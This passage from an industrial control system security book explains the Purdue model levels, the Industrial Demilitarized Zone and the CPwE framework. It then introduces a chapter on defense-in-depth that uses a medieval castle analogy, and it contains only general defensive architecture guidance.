
## Cell/area zones

A cell/area zone is a functional area within a plant or facility. It can be an individual production line or part of a production line.



In general, most plants have multiple cell/area zones that are defined as a grouping of ICS devices, all working toward a common goal like producing a product or assembling a part of the product. The devices in a cell/area zone are allowed to communicate unhindered and in real time, but traffic leaving or entering the cell/area zone is subject to inspection. Properly defined cell/area zones add security to the ICS network by containing cell/area zone specific traffic in the zone and allowing strict control and inspection between cell/area zones.

A typical cell/area zone includes three levels of activity between related ICS devices, such as PLCs, HMIs, sensors, actuators, and the networking equipment used to communicate:



## Level 0 – The process

Level 0 consists of a wide variety of sensors and actuators involved in the basic manufacturing process. These devices perform the primary functions of the ICS, such as driving a motor, measuring variables, setting an output, and performing key functions, such as painting, welding, bending, and so on. These functions can be very simple (temperature gauge) or highly complex (a moving robot).

Historically, this was the area of field devices and their corresponding (proprietary) protocols. More recently, the pervasiveness of converged network technologies has driven Ethernet and IP to these areas as a communication protocol. Previously, a lot of the sensors and actuators in level 0 were *hidden* behind an extra communications card installed in a controller, adding a layer of separation and making them harder to discover. Having these devices all on the same network allows access to them from basically anywhere in the ICS network. This adds functionality and allows for easy management of these devices, but unless properly protected at the network perimeter or security boundaries (cell/area edge), exposes them to attack.

## Level 1 – Basic control

Level 1 consists of ICS controllers that direct and manipulate the manufacturing process. Its key function is to interface with Level 0 devices (for example, I/O, sensors, and actuators). Historically, in discrete manufacturing, the ICS controller was typically a **programmable logic controller** (**PLC**). In process manufacturing, the ICS controller is referred to as a **distributed control system** (**DCS**). ICS controllers run industry-specific, real-time operating systems that are programmed and configured from engineering workstations. Typically, controllers are maintained by an application on a workstation, located in a higher level of the ICS network (level-three site operations). From that workstation, a user can upload the controller's running program and configuration, make updates to the program and configuration, and then download the program and configuration to the controller.

As the ICS controller has such a critical function in an ICS operation, access to it should be tightly controlled. Direct access to an ICS controller could give an attacker the ability to disrupt the proper functioning of the controller or the process under control, for example by launching a **Denial Of Service** (**DOS**) attack or manipulating register and tag values with readily available tools (much like what we covered with the exercise in `Chapter 2`, *Insecure by Inheritance*). With access to the programming application on the engineering workstation, an attacker can directly change the ICS controller’s program and manipulate or disrupt the process that way. Defending an ICS against these kinds of attacks can only be achieved with a defense-in-depth strategy, as no single solution will cover every possible avenue of attack. The defense-in-depth strategy will be discussed extensively in an upcoming chapter.

## Level 2 – Area supervisory control

Level 2 represents the applications and functions associated with the cell/area zone runtime supervision and operation. Some examples of level 2 applications and systems include:

- Operator interfaces or HMIs
- Alarms or alerting systems
- Control room workstations

Applications and systems in level 2 communicate with controllers in level 1 and interface or share data with the site level (level 3) or enterprise (level 4/5) systems and applications through the IDMZ.

The applications at level 2 are more likely to communicate with standard Ethernet and IP networking protocols instead of proprietary protocols and are typically connected internally and directly to the cell/area network they perform supervisory functions for. They often tend to be Microsoft Windows-based computer systems, bolted onto the side of a machine or stored in a control room, close to the process, expected to be available to control or stop the system in case of an emergency. For these reasons, it is often impractical to secure the traffic to and from these devices by passing it through a perimeter defense mechanism such as a firewall or **deep packet inspection** (**DPI**) appliance. Also, at this level in the ICS, it is often impossible to bring down OS and application updates or install and maintain an antivirus solution. We will see how the defense-in-depth strategy allows protection of these systems in upcoming chapters.

## The manufacturing zone

The manufacturing zone, or industrial zone, is comprised of all cell/area zones and level 3 site operations activities of a plant. The manufacturing zone houses all the ICS applications, devices, and controllers, crucial to monitoring and controlling plant floor operations. To preserve smooth plant operations and functioning of ICS applications and the ICS network, this zone requires clear logical segmentation and protection from the upper levels 4 and 5 of the plant/enterprise, while having near real-time communications and reliable connectivity with the lower levels. This separation is provided by the Industrial Demilitarized Zone, or IDMZ.

## Level 3 – Site manufacturing operations and control

Level 3, site operations, represents the highest level of the manufacturing zone of an ICS. The systems and applications that exist at this level support and manage plant wide ICS functions. The following systems and functions are typically found at level 3:

- ICS network functions, such as inter-VLAN routing and traffic inspection
- Process reporting (for example, cycle times, quality index, and predictive maintenance)
- Plant data historian
- Detailed production scheduling
- Virtual infrastructure for (remote) workstation access and remote desktop sessions
- OS/application/AV patching servers
- File servers
- Network and domain services, such as **Active Directory** (**AD**), **Dynamic Host Configuration Protocol** (**DHCP**), **Dynamic Naming Services** (**DNS**), **Windows Internet Naming Service** (**WINS**), **Network Time Protocol** (**NTP**), and so on

Level 3 systems and applications can communicate with devices in levels 0 and 1 and can function as a landing area for access into the manufacturing zone from the higher levels. The applications in level 3 can share data with Enterprise Zone systems and applications at levels 4 and 5. Systems and applications at level 3 primarily use standard computing equipment and operating systems (Unix or Windows based computer systems) and most likely communicate over standard Ethernet and IP networking protocols.

Level 3, site operations, is the level within the manufacturing zone that sees the most interaction. This is the area where operators in central control rooms log into shared computer systems, and observe and interact with plant wide systems and applications. Level 3 is also where development and troubleshooting tools and applications tend to live. Engineers and maintenance personnel will use systems in this level to do their work. Files and applications are shared, transferred, viewed and executed as part of day-to-day activities. Having a strict security program that includes a backup and recovery program, involves hardening and updating of computer systems, details patching of ICS and network equipment, and incorporates monitoring and inspection of network traffic is highly recommended at level 3. Upcoming chapters will explain how to set up a security program that covers all those aspects.

## The enterprise zone

The Enterprise zone is home to all the business applications that support production. It comprises the following two levels:

- **Level 4**: Site business planning and logistics
- **Level 5**: Enterprise

## Level 4 – Site business planning and logistics

Level 4 is where functions and systems that need standard access to services provided by the enterprise network reside. This level is viewed as an extension of the enterprise network. Basic business administration tasks are performed here and rely on standard IT services. These functions and systems include wired and wireless access to enterprise network services such as the following:

- Access to the Internet
- Access to e-mail (hosted in data centers)
- Non-critical plant systems, such as manufacturing execution systems, and overall plant reporting, such as inventory, performance, and so on
- Access to enterprise applications, such as SAP and Oracle (hosted in data centers)
- Landing point for **Remote Desktop Gateway** (**RD Gateway**) solutions into the lower levels

The users and systems in level 4 often require summarized data and information from the lower levels of the ICS network. Because of the more open and exposed nature of the systems and applications within the enterprise network, this level is often viewed as a source of threats and disruptions to the ICS network. Having Internet access readily available at level 4 helps keep OSes and applications up-to-date but also creates potential pivoting opportunities, where a threat actor can maneuver itself into the manufacturing zone. Securing the interaction between level 4 and the lower levels is done by implementing an Industrial Demilitarized Zone, or IDMZ. The IDMZ will be discussed in detail later in this chapter.


## Level 5 – Enterprise

Level 5, the enterprise level, is where centralized IT systems and functions exist. Enterprise resource management, business-to-business, and business-to-customer services typically reside at this level. Often, the external partner or guest access systems exist here, although it is not uncommon to find them at lower levels (for example, level 3) of the framework to gain flexibility that may be difficult to achieve at the enterprise level. However, this approach may lead to significant security risks if not implemented correctly.

The ICS must communicate with the enterprise applications in order to exchange manufacturing and resource data. Direct access to the ICS is typically not required. One exception to this would be remote access for the management of the ICS by employees or partners, such as system integrators and machine builders. Access to data and and systems on the Industrial network must be managed and controlled through the IDMZ to maintain overall security, availability, and stability of the ICS.

## Level 3.5 – The Industrial Demilitarized Zone

The **Industrial Demilitarized Zone** (**IDMZ**), also referred to as the perimeter network, is a buffer that enforces data security policies between a trusted network (industrial zone) and an untrusted network (enterprise zone). The IDMZ is an additional layer of defense to securely share ICS data and network services between the industrial and enterprise zones. The demilitarized zone concept is commonplace in traditional IT networks but is still in early adoption for ICS applications:



For secure ICS interactions and data sharing, the IDMZ contains assets that act as broker services between the Industrial zone and the Enterprise zone. There are multiple methods to broker ICS data across the IDMZ:

- Use an application mirror, such SQL replication for data historians
- Use Microsoft **Remote Desktop** (**RD**) gateway services for remote interactive sessions
- Use a reverse proxy server for web traffic


Broker services will help hide and protect the existence and characteristics of the Industrial zone servers and applications from clients and servers in the Enterprise zone. An effective security boundary with ICS survivability and usability in mind can be achieved when well-engineered broker solutions are implemented that adhere to the following fundamental IDMZ design goals:

- All network traffic from either side of the IDMZ terminates in the IDMZ; no traffic directly traverses the IDMZ
- Sensitive ICS network traffic like EtherNet/IP packets do not enter the IDMZ; it remains within the industrial zone
- Primary services are not permanently stored in the IDMZ
- All data is transient; the IDMZ does not permanently store data
- Functional subzones within the IDMZ are configured to segment access to ICS data and network services (for example, IT, operations, and trusted partner zones)
- A properly designed IDMZ will support the capability of being unplugged if compromised, while still allowing the industrial zone to operate without disruption

## The CPwE industrial network security framework

By default, a converged ICS network is generally open. Openness facilitates both technology coexistence and ICS device interoperability, which helps enable the choice of best-in-class ICS products. This openness, as well as the fact that in many cases, ICS devices cannot be secured because of age or device restrictions, requires that configuration and architecture must secure and harden ICS networks. The degree of hardening depends upon the required security stance. Business practices, corporate standards, security policies, application requirements, industry security standards, regulatory compliance, risk management policies, and overall tolerance to risk are key factors in determining the appropriate security stance. Determining, realizing, and maintaining this security stance is achieved by the development of an ICS security program.

Configuration and architecture hardening should be part of a defense-in-depth strategy. Based on the notion that no single product, technology, or methodology can fully secure ICS applications, a defense-in-depth strategy defines layers of defenses and controls covering multiple technical areas and disciplines to form a holistic security posture. The approach uses multiple layers of defense (physical, procedural, and technical) at separate ICS levels that address different types of threats. The aim is to eliminate security controls gaps and have backup security controls in place where possible. An example of layering security control is having a perimeter firewall, backed up by a host-based firewall.




The figure illustrated above shows a depiction of the defense-in-depth model, recommended by all major security standards bodies. The model defines the following technical areas (layers):

- **Physical**: Limit physical access for authorized personnel to cell/area zones, control panels, devices, cabling, and control rooms, through the use of locks, gates, key cards, and biometrics. This may also involve using policies, procedures, and technology to escort and track visitors.
- **Network**: Security framework—for example, firewall policies, ACL policies for switches and routers, AAA, intrusion detection, and prevention systems.
- **Computer**: Patch management, anti-malware software, removal of unused applications/protocols/services, closing unnecessary logical ports, and protecting physical ports.

- **Application**: Authentication, authorization and accounting (AAA) as well as vulnerability management, patch management and secure development life cycle management.
- **Device**: Device hardening, communication encryption and restrictive access as well as patch management, device life cycle management, and configuration and change management.

Within the CPwE architectures, a security framework was developed that builds upon the defense-in-depth security approach to address internal and external security threats. This approach uses multiple layers of defense (administrative, technical, and physical) at separate ICS levels that address different types of threats. The CPwE industrial network security framework (refer to the following figure), which uses a defense-in-depth approach, is aligned to industrial security standards such as IEC-62443 (formerly ISA-99) ICS Security and NIST 800-82 **Industrial control system** (**ICS**) security:



Designing and implementing a comprehensive ICS network security framework should serve as a natural extension to the ICS application. Network security should not be implemented as an afterthought. The industrial network security framework should be pervasive and core to the ICS. However, for existing ICS deployments, the same defense-in-depth layers can be applied incrementally to help improve the security stance of the ICS.

By combining several resources for several technical disciplines, a holistic security posture and overall system-wide protective measures and controls are provided. The following technical areas add to the security posture of the entire system by applying security controls, as stated here:

- **Control System Engineers**: ICS device hardening (for example, physical and electronic), infrastructure device hardening (for example, port security), network segmentation (trust zoning), industrial firewalls (with inspection) at the ICS application edge, and ICS application authentication, authorization, and accounting (AAA).
- **Control System Engineers in collaboration with IT Network Engineers**: Computer hardening (OS patching and application whitelisting), network device hardening (for example, access control, resiliency), and wireless LAN access policies
- **IT Security Architects in collaboration with Control Systems Engineers**: Identity Services (wired and wireless), Active Directory (AD), Remote Access Servers, plant firewalls, and Industrial Demilitarized Zone (IDMZ) design best practices

## Summary

In this chapter, we took a close look at the Purdue model and how it allows vendors to adapt their ICS (security) offering to the enterprise model with more ease. Then, we looked in detail at the CPwE architecture, which is a prime example of the adaptation of the Purdue model by ICS and network technology vendors Rockwell Automation and Cisco.

The chapter concluded with a brief introduction to the defense-in-depth model and explained how that model can be applied to create a holistic security program. The next chapter will be a detailed explanation of the defense-in-depth model.

# 6
# The Defense-in-depth Model

In this chapter we will we discuss the methodology behind securing an ICS with a layered defense approach, the defense-in-depth model. You will learn the concepts creating a holistic ICS security posture by stacking our defenses, or in other words, by creating multiple backup security controls that cover and overlap each other. The following topics will be discussed in this chapter:

- Defense-in-depth
- ICS physical/network/computer/application/device security
- Layered defense

## ICS security restrictions

Many IT professionals would go about securing an ICS network by extending the process used to secure regular IT resources and networks. This might be applicable to some of the network infrastructure and support services, however many of the core ICS systems and devices do not lend themselves well to following regular IT security strategies. The following are some of the reasons behind this:

- **Device related restrictions**: most ICS controls and automation devices are resource restrained. They are small form factor embedded devices with just enough memory and CPU cycles to get their job done. There isn't much room for anything in excess of that.


This prevents the manufacturer from implementing power hungry and resource demanding security controls like authentication or encryption. Apart from being resources restrained, ICS devices have an extremely long lifespan and are often in operation for several decades. Because of their age, they are often fragile, and adding security features, either running on the device directly or interfacing with them externally, could interrupt their proper functioning.

- **Network related restrictions**: Many ICS run critical functions, where continuous, real-time communications and connection to process values is a must. The slightest disruption in connectivity could cause an unrecoverable fault state in the process. For this reason, it is often not feasible to implement any type of *bump in the wire* security like a network firewall or **Network Intrusion Detection System** (**NIDS**). The latency or delay these systems introduce can be enough to bring a process down.
- **Safety related restrictions**: Safety-related restrictions are often involved with securing ICS devices and networks. The ICS controls the process and in case of an emergency, an operator must be able to quickly and accurately interact with the ICS to manipulate the process. Any delay or restriction can mean the difference between life and dead. As and example, an operator cannot be expected to remember an 18-character randomly generated password that is necessary to log in to a **Human Machine Interface** (**HMI**) terminal in order to be able to stop an out-of-control system and prevent a total plant meltdown. Chances are he or she won't remember the password under stress. Another consideration is the lockout policy for incorrect passwords; locking out users after repeated incorrect password attempts can prevent an operator from logging in to a system to make changes or interact, resulting in an unsafe situation.
- **Runtime and uptime requirements**: Many ICS run processes and production systems with extremely high uptime requirements. Even at 99.9% uptime, there will be 1 minute of downtime every 1000 minutes. Considering a production process, such as a flour mill, that runs for weeks or months at a time and where the slightest interruption will create considerable downtime, a minute every 1000 is unacceptable (1 month equals *30 x 24 x 60 = 43,200* minutes). There is simply no time to do any maintenance, patching, or security related activities on systems with these kinds of uptime requirements. Compounding the matter is the fact that many ICSES have strict integrity requirements. The slightest change in the ICS setup or configuration will trigger a mandatory revalidation process for the entire ICS.

Because of the above mentioned restrictions and requirements imposed on an ICS, typical security controls and activities like patching, implementing of firewalls and Intrusion detection systems or use of restrictive Authentication, Authorization and Accounting methods will be abandoned  if implemented at all.


## How to go about defending an ICS?

Looking at all these restrictions and requirements, one starts to appreciate the complexity of defending ICS networks. Implementing straight up IT security practices will not cut it as we just discovered. They are often too intrusive or just not feasible. So how do we go about securing the ICS?



One defensive strategy that has been used extensively for ICS networks is **security by obscurity**. The idea is that by hiding or obscuring the ICS network, an attacker will not be able to find the network, and one cannot attack what one cannot find. To a degree, this strategy actually worked when the ICS protocols and communication media were proprietary and restrive or limited in what they could achieve. As ICS networks converge and start using commonplace technologies and protocols like Ethernet and Internet Protocol (IP), they are becoming more open in nature and easier to discover. Earlier, a controller would sit on a production floor and the only way to communicate with it was by attaching a serial cable and using a proprietary programming software package, using a proprietary communication protocol, running on a dedicated engineering laptop.

Nowadays, these controllers can be accessed via Ethernet, using the IP protocols. With the capability to route IP traffic, a controller can be accessed from anywhere on the planet. If you recall our Shodan exercise from a previous chapter, you may remember that we saw controllers out in Belgium, connected on the internet, accessible to anyone with an internet connection. Needless to say, the security by obscurity philosophy as a defensive strategy is obsolete and highly inefficient in defending an ICS due to in part by the convergence of networks:



Another defensive strategy that is often used to secure and protect ICS networks is **perimeter defense**. With perimeter defense, a security appliance such as a firewall is placed at the edge or perimeter of a network to inspect and filter all ingress and sometimes egress traffic. The idea behind the perimeter defense strategy is that by controlling and verifying all traffic coming into a network, the network is kept secure. No restrictions or traffic inspection is performed on the inner network. What this model doesn't take into consideration is the state of the systems inside the network that is being protected. If systems that are already compromised are introduced in that network (think infected laptops), a perimeter defense strategy is useless. Also, when a service is allowed through the firewall, for example by adding a firewall exception for port `80` to allow access to a web server on the internal network, the perimeter firewall is effectively rendered useless and the perimeter defense strategy shattered. The reason is that if something were to compromise the web server on the inner network via the HTTP protocol, the compromised asset on the inner network could then be used as a pivot point to further attack the inner network.

## The ICS is extremely defendable


By nature ICS are very defendable. Because ICS systems tend to be stagnant in configuration it is easier to detect anomalies. For example, it is relatively easy to establish a standard traffic pattern on a controls network and start looking for deviations from normal. Also, because ICS don't change very often, the environment they are in is easier to secure. An example to that point is that a PLC can be placed in a locked cabinet with it's program locked into run mode, because once a PLC is running changes are hardly ever necessary. If changes are needed, a change control program should secure the proper management of those changes.

So on one hand an ICS is horribly defenseless because restrictions and requirements don't allow for traditional security practices to be applied. On the other hand the very nature of an ICS makes it extremely defendable. Only by choosing our battles and implementing security controls where we can and filling the gaps by applying compensating controls and by designing the ICS architecture to incorporate several layers of defense, can we protect the ICS as a whole. We will get into the details of what all this entails in the remainder of this chapter and in following chapters.

## The defense-in-depth model

No single solution can truly protect against all attack vectors and plug every security hole of a system. By applying a defense in-depth model and layering protective measures, gaps in the security of one layer can be closed by controls on another layer, creating a holistic security posture. The layering of protective measures is much like how back in the middle ages, a king would protect his gold and jewels in a secret treasure room down in the dungeons of his castle:

The first line or layer of defense were the guards on watch towers, keeping an eye out for anything out of the ordinary approaching the castle surroundings. To that point, the clearing around a castle is a form of defense as well. By keeping an open stretch of land around the castle, there were no easy hiding places for an attacker to use. The second layer of defense was the moat surrounding the castle, often filled with hungry crocodiles as movies would like to have you believe. If a thief made it through the water (and past the crocodiles), a large brick wall that had to be climbed formed the next layer of defense. Ideally, the wall had no crevices, holes or other points of support that a person could leverage to climb the wall with. Guards stationed on watch towers or surveying the parapet walls were always on the lookout for intruders approaching or climbing the walls:




If an intruder made it all the way up the inner wall of the castle, he or she would now have to wander down the castle hallways and stairs and down to the dungeons to get to the secret treasure room. The location of the treasure room had to be known beforehand or discovered by exploration, prolonging the journey through the castle and increasing the chances of getting caught. Typically, the last layer of defense is a fortified locked door into the treasure room with a couple of guards on either side of the door.

In our medieval castle example, the applied security controls are mostly physical in nature as they mainly involve physically keeping people from entering the castle or detecting a physical breach of the perimeter (guards on watch). Now let's imagine the king in our castle example had found a way to make gold out of lead through a secret alchemy process. Instead of gold and jewels, the dungeon is now home to a sophisticated smelting process, controlled by a state-of-the-art **Distributed Control System** (**DCS**). The secret formula that turns lead into gold is stored on a server in one of the tower chambers. The alchemy process is run by a handful of trusted and well-vetted employees and all of the control and supervisory systems of the ICS are connected together over an Ethernet network with a remote access solution allowing access for remote interaction. The king has access to the entire ICS from his chambers so he can keep an eye on how fast he is getting richer and how he can interact with the systems whenever the need arises.

By installing a remotely accessible ICS network in the castle, it is no longer efficient to just physically defend the castle and the ICS in the dungeon against intruders. A defensive strategy needs to involve things such as securing against unauthorized people using the remote access solution and preventing an intruder that makes it to the castle from just plugging in an open network jack on the wall and jumping on the network. Unauthorized users of the system need to be denied access and authorized users need to be restricted in what they have access to while physically or remotely interacting with ICS systems. Guests of the king and guest users of the network need to be properly handled. Data in transit or stored on hard drives needs to be protected from prying eyes to protect the kings secret formula and sensitive data from theft or tampering with. The system needs to be defended against production downtime from tampering with ICS equipment or network attacks like DOS attacks on ICS equipment. Also, safety-related risks such as the tampering with the formula's parameters or changing of process variables to cause unexpected equipment and process behavior needs to be defended against.

The proper way of addressing all the concerns involved with securing and defending an ICS is by implementing a defense in-depth strategy. Back in `Chapter 5`, *The Purdue Model and a Converged Plantwide Ethernet*, we defined the layers of a defense in-depth model:



These are the layers defined in the defense-in-depth model, as shown in the figure above:

- **Physical**: Limit physical access for authorized personnel to cell/area zones, control panels, devices, cabling, and control rooms, through the use of locks, gates, key cards, and biometrics. This may also involve using policies, procedures, and technology to escort and track visitors.
- **Network**: Security framework—for example, firewall policies, ACL policies for switches and routers, AAA, intrusion detection, and prevention systems.
- **Computer**: Patch management, anti-malware software, removal of unused applications/protocols/services, closing unnecessary logical ports, and protecting physical ports.

- **Application**: Authentication, authorization and accounting (AAA) as well as vulnerability management, patch management and secure development life cycle management.
- **Device**: Device hardening, communication encryption and restrictive access as well as patch management, device life cycle management, and configuration and change management.

The model takes a systematic approach at securing all aspects (layers) of an ICS. Covering all layers of the model will guide the implementer through the process of securing an ICS from every aspect. Let's look closer at each aspect or layer of the defense in-depth model in the next section.

